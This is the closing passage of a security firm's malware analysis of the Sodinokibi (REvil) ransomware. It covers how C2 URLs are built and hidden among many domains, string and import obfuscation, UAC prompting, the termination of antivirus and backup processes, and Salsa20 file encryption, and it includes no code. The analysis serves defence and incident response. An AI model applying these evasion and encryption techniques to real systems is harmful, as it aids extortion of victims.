  `wp-content`, `static`, `content`, `include`, `uploads`, `news`, `data`, `admin`.
- `path2` is randomly chosen between the following values:
  `images`, `pictures`, `image`, `temp`, `tmp`, `graphic`, `assets`, `pics`, `game`.
- `filename` is a randomly generated strings composed of 1 to 9 pairs of lowercase letters.
- `ext` is randomly chosen between the following values:
  `jpg`, `png`, `gif`.

Many domains seem legitimate, but one or more could be compromised and used by the malware authors. The use of so many domains allows to hide which servers really belong to the attackers. Using a simple python script, we sent one POST request to a valid URL on all domains. We received code `200` 75 times and code `404` 784 times. Many server do not recognise the url and respond with error code `404`. Thus, they can not receive data from the malware. With further tests we could continue reducing the list of potential malicious or compromised servers, but this is out of scope of this article.

Conclusion

In this article we explained what the Sodinokibi malware do, and how it operates. The sample analysed was found in march 2020.

Sodinokibi implements two obfuscation mechanism : IAT obfuscation and Strings encryption. While these mechanism do not prevent reverse engineering, they prevent antiviruses solutions to easily detect the threat.

The malware was spread via spam and phishing campaigns, but it was also manually executed by attackers on already compromised system. Indeed, it was designed to be adaptable to the victim's system with a JSON configuration and command line arguments.

To obtain administrator privileges, the malware will spam the UAC window for user consent. Then, it will stop services and processes listed in its configuration. These processes usually are antiviruses, databases, backup or snapshot solutions, etc.

Sodinokibi uses I/O Completion Port to parallelise file encryption, and make it as fast as possible. Files are encrypted with the Salsa20 algorithm, each with a unique encryption key. Encryption keys are protected with a complex key system, preventing file decryption without a private key owned by the attackers.

The malware can operate without contacting a C2 server, but if correctly configured, it will communicate a victim identification key to one or multiple servers. These servers are hidden in a list of thousand of domains.

Detecting Sodinokibi is not easy. Signatures are not reliable as the malware can be recompiled for each victim. Various names like the configuration PE section or registry keys can be randomly generated at each compilation so they can not be used for detection either. Furthermore, the encryption process showed in this blogpost shows that's it's impossible to decrypt the files without paying the ransom.

If you are victim of a ransomware like this one, or if you encounter a security incident on your network, you can contact the CERT-Amossys to help you manage and investigate it.

References

1. REvil Ransomware Gang Starts Auctioning Victim Data - Krebs on Security ↩
2. OAlabs IDA script for DLL functions hashing ↩
3. OAlabs IDA script for IAT deobfuscation ↩
4. OALabs IDA script for strings decryption ↩
5. Taking Deep Dive into Sodinokibi Ransomware Acronis.Com ↩
6. “REvil Ransomware-as-a-Service – An Analysis of a Ransomware Affiliate Operation.” Intel 471’s Blog, 31 Mar. 2020 ↩